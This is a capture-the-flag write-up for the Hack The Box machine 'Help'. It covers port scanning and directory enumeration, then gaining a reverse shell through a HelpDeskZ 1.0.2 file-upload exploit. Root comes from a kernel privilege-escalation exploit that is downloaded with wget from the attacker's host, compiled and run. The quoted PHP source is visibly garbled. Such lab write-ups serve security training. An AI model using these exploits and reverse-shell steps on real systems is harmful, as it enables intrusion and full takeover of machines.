

Help



The image shows a challenge interface for a CTF game. On the left is a circular avatar of a yellow robot with a red 'H' on its head, surrounded by question marks. On the right is a 'Help' panel with the following details:

Help	
OS:	 Linux
Difficulty:	Easy
Points:	20
Release:	19 Jan 2019
IP:	10.10.10.121

Information Gathering

Nmap

We start our recon by discovering the open ports.

```

root@Revuhl:~/Documents/htb/Help# nmap -sC -sV 10.10.10.121
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-05 17:48 GMT
Nmap scan report for 10.10.10.121
Host is up (0.045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
3000/tcp  open  http     Node.js Express framework
|_ http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.56 seconds


```

We can run a gobuster on Port 80, to see if we can get anything fruitful out of that, while that runs I can manually check on the “3000” port to see what it holds.

HTTP Enumeration

Port 3000

Port 3000 has a short and sweet message. Basically, Input Query --> Get credentials.



After a great deal of shuffling through HTB forum and google searches, I come to believe that you will need to input a query using GraphQL API. I have no use-knowledge of that API, so we can jump back to GoBuster and see if it has found anything of use.

GoBuster

GoBuster finishes and we get lucky with two hits “/support” and “/javascript”.

/javascript - I got a Forbidden error when attempting to visit this extension and removed any thought that it would be of any importance for the moment.

```
root@Revuhl:/opt/gobuster# ./gobuster -u 10.10.10.121 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30


=====
Gobuster v2.0.1                      OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.10.10.121/
[+] Threads       : 30
[+] Wordlist       : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes  : 200,204,301,302,307,403
[+] Timeout       : 10s
=====
2019/06/05 18:27:55 Starting gobuster
=====
/support (Status: 301)
/javascript (Status: 301)
```

/support

<http://10.10.10.121/support> sends us to a ticketing webpage. Showing a “Login” prompt, which I can only believe the credentials can be found using the proper query on port 3000.

“Submit a Ticket” allows you to submit a ticket of course.

“Knowledgebase” and “News” are empty, so no help with those two.



Doing a searchsploit for “HelpDesk z” we can narrow down our exploits listed to “40300.py”, due to the

latter needing valid credentials. Searching “helpdeskz” on google we are shown a github repository for HelpDesk Z version 1.0.2, so we know this exploit[40300.py] should work, and as an added bonus we get the source code for Helpdesk Z!

```
root@Revuhl:/opt/gobuster# searchsploit helpdesk z
```

Exploit Title	Path
	(/usr/share/exploitdb/)
Cerberus Helpdesk 3.2.1 - 'Rpc.php' Un	exploits/php/webapps/28826.txt
Ezyhelpdesk 1.0 - Multiple SQL Injecti	exploits/php/webapps/26571.txt
HelpDeskZ 1.0.2 - Arbitrary File Uploa	exploits/php/webapps/40300.py
HelpDeskZ < 1.0.2 - (Authenticated) SQ	exploits/php/webapps/41200.py
OneOrZero 1.6.3 Helpdesk - 'index.php'	exploits/php/webapps/27509.txt
OneOrZero Helpdesk 1.4 - 'TUpdate.php'	exploits/php/webapps/22605.txt
OneOrZero Helpdesk 1.4 - 'install.php'	exploits/php/webapps/22606.py
OneOrZero Helpdesk 1.6.5.7 - Local Fil	exploits/php/webapps/8168.txt
OneOrZero helpdesk 1.6.x. - Arbitrary	exploits/php/webapps/7528.pl

Looking through the source code we also know where tickets get uploaded when they are submitted

```
if(!isset($error_msg) && $settings['ticket_attachment']==1){
    $upload_dir = UPLOAD_DIR.'tickets/';
    if($_FILES['attachment']['error'] == 0){
        $ext = pathinfo($_FILES['attachment']['name'],
            PATHINFO_EXTENSION);
        $filename = md5($_FILES['attachment']['name'].time()).".".$ext;
        $fileuploaded[] = array('name' => $_FILES['attachment']['name'], 'enc' => $filename, 'size' => formatBytes($_FILES['attachment']['size']), 'filetype' => $_FILES['attachment']['type']);
        $uploadedfile = $upload_dir.$filename;
        if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploadedfile)) {
            $show_step2 = true;
            $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
        }else{
            $fileverification =
            switch($fileverification['msg_code']){
                case '1':
                    $show_step2 = true;
                    $error_msg =
                    break;
                case '2':
                    $show_step2 = true;
                    $error_msg = $LANG['FILE_NOT_ALLOWED'];
                    break;
                case '3':
                    $show_step2 = true;
                    $error_msg = str_replace('%size%',
                    break;
            }
        }
        verifyAttachment($_FILES['attachment']);
        $LANG['INVALID_FILE_EXTENSION'];
        $fileverification['msg_extra'],$LANG['FILE_IS_BIG']);
    }
}
```

Exploitation

Our 40300.py exploit gives us the steps to reproduce in order for this Arbitrary Upload to be successful.

Steps to reproduce:

1. Go to : `http://10.10.10.121/support/?v=submit_ticket&action=displayForm` [That is submitting a "General" ticket]
2. Enter in all the fields, attach your php reverse-shell, submit the ticket.
3. call the exploit, for me I used the following syntax [Be sure you are in the directory that has the exploit]: `python exploit.py http://10.10.10.121/support/uploads/tickets/ <name of your php shell>`

It also mentions one peice of important information:

"...So by guessing the time the file was uploaded, ,we can get RCE..."

So we will also need to know the timezone of the box as well. There are a number of ways to retrieve this, I sometimes retrieve this from running a Nikto on a website when gathering information about the website, you can see the response headers you may receive when visiting the site. Using any method you should find that the time zone is, GMT. A quick linux command to set-timezone to GMT should set you up for success in running the exploit.

We also need our PHP reverse-shell to upload in order for this to be of any use for us. I use the ones you can get from pentestmonkey.com, and they work well.

So with everything in place lets give it a test.

Firt we enter in all the required fields, upload our php reverse shell, and fill in the CAPTCHA verification.

The screenshot shows a web browser window with the address bar displaying `http://10.10.10.121/support/?v=submit_ticket&action=displayForm`. The page has a navigation bar with links: Home, Submit a Ticket (highlighted), Knowledgebase, and News. On the left, there is an 'Account login' section with fields for 'Your email address', 'Your password', a 'Remember me' checkbox, and 'Lost password' and 'Login' buttons. The main content area is titled 'Your ticket details' and contains the following sections:

- General information:** Fields for 'Full name' (containing 'Senshi'), 'E-mail' (containing 'senshi@gmail.com'), and 'Priority' (a dropdown menu set to 'Low').
- Your Message:** A 'Subject' field (containing 'Watch Senshi on Youtube') and a large text area for the message body.
- Attachments:** A 'Browse...' button and a file name 'php-reverse-shell.php'.
- CAPTCHA Verification:** A text input field showing a CAPTCHA image with the characters 'X 4 A n 8' and a 'Submit' button.

With our ticket submitted lets get nc setup to listen on the port specified in our php reverse-shell file, and give the exploit a go!

```
root@Revuhl: ~/Documents/htb/Help
File Edit View Search Terminal Help
root@Revuhl:~/Documents/htb/Help# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.121] 38002
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x
86_64 x86_64 GNU/Linux
 20:07:07 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-da
ta),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$

root@Revuhl: ~/Documents/htb/Help
File Edit View Search Terminal Tabs Help
root@Revuhl: ~/Document... x root@Revuhl: ~/Documents... x root@Revuhl: ~/Documents... x
php:404
This is the 76 time:
has tried http://10.10.10.121/support/uploads/tickets/258c65715a27dd53e12035569c7b5281.
php:404
This is the 77 time:
has tried http://10.10.10.121/support/uploads/tickets/eaabdb1cdbda70a26d6987b7e28c2b7b.
php:404
This is the 78 time:
has tried http://10.10.10.121/support/uploads/tickets/3c62128fc9a71558b8285faf46b56a9d.
php:404
This is the 79 time:
has tried http://10.10.10.121/support/uploads/tickets/41cf9126fcf9c6d8a2c6bf82cd7a2420.
php:404
This is the 80 time:
has tried http://10.10.10.121/support/uploads/tickets/18cba94c9d68b52832d1bb5353850a96.
php:404
This is the 81 time:
```

Running exploit, and using "nc" to listen on specified port

After a few tries we should successfully get a reverse shell, and have access to user.txt!


```
root@Revuhl: ~/Documents/htb/Help
File Edit View Search Terminal Help
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ cd help
$ ls
help
npm-debug.log
pwn
user.txt
$
```

```
File Edit View Search Ter
has tried http://10.10.10
9a004.php:404
This is the 103 time:
has tried http://10.10.10
8b3f5.php:404
This is the 104 time:
has tried http://10.10.10
52104.php:404
This is the 105 time:
has tried http://10.10.10
e819b.php:404
This is the 106 time:
has tried http://10.10.10
531f6.php:404
This is the 107 time:
has tried http://10.10.10
alld6.php:404
This is the 108 time:
has tried http://10.10.10
d644d.php:404
This is the 109 time:
has tried http://10.10.10
f4c00.php:404
This is the 110 time:
has tried http://10.10.10
baf91.php:404
This is the 111 time:
has tried http://10.10.10
46dc5.php:404
This is the 112 time:
has tried http://10.10.10
48966.php:404
This is the 113 time:

```

Obtaining User

Privilege Escalation

Now to own the System, just do some basic enumeration. My go-to when doing a little enumeration to to escalate privilege, I use the commands from RebootUser, or if available upload LinEnum.

One of the first commands on RebootUser is to, print all the system informataion [`uname -a`]

```
$ uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
$
```

Doing a google search for "4.4.0-116-generic exploit", should show on the first result an exploit for "Local Privilege Escalation".Jackpot!

Once you have downloaded the program, upload it through your nc session, run the program using the below syntax, in return it should create another file to run(pwned). Once you run "pwned" and it completes you are now root! Congratulations!

```
$ wget http://10.10.14.16/upstream.c
--2019-06-05 19:37:54-- http://10.10.14.16/upstream.c
Connecting to 10.10.14.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5775 (5.6K) [text/plain]
Saving to: 'upstream.c'

0K ..... 100% 925M=0s

2019-06-05 19:37:55 (925 MB/s) - 'upstream.c' saved [5775/5775]

$ ls
help
npm-debug.log
upstream.c
user.txt
$ gcc -o pwned upstream.c
```

Uploading exploit to help

```
$ gcc -o pwned upstream.c
$ ls
help
npm-debug.log
pwned
upstream.c
user.txt
$ ./pwned
whoami
root
cd /root
ls
root.txt
```

Running ./pwned and confirming privilege escalation

Thanks

A great thanks to Anthonyml & D_F4U1T for proofing my first write-up on HTB.

Also thanks to you for checking out my writeup! A video will be live on this box, once it has been retired on Hack the Box.

Twitter: @Sevuhl

Go S3C Group!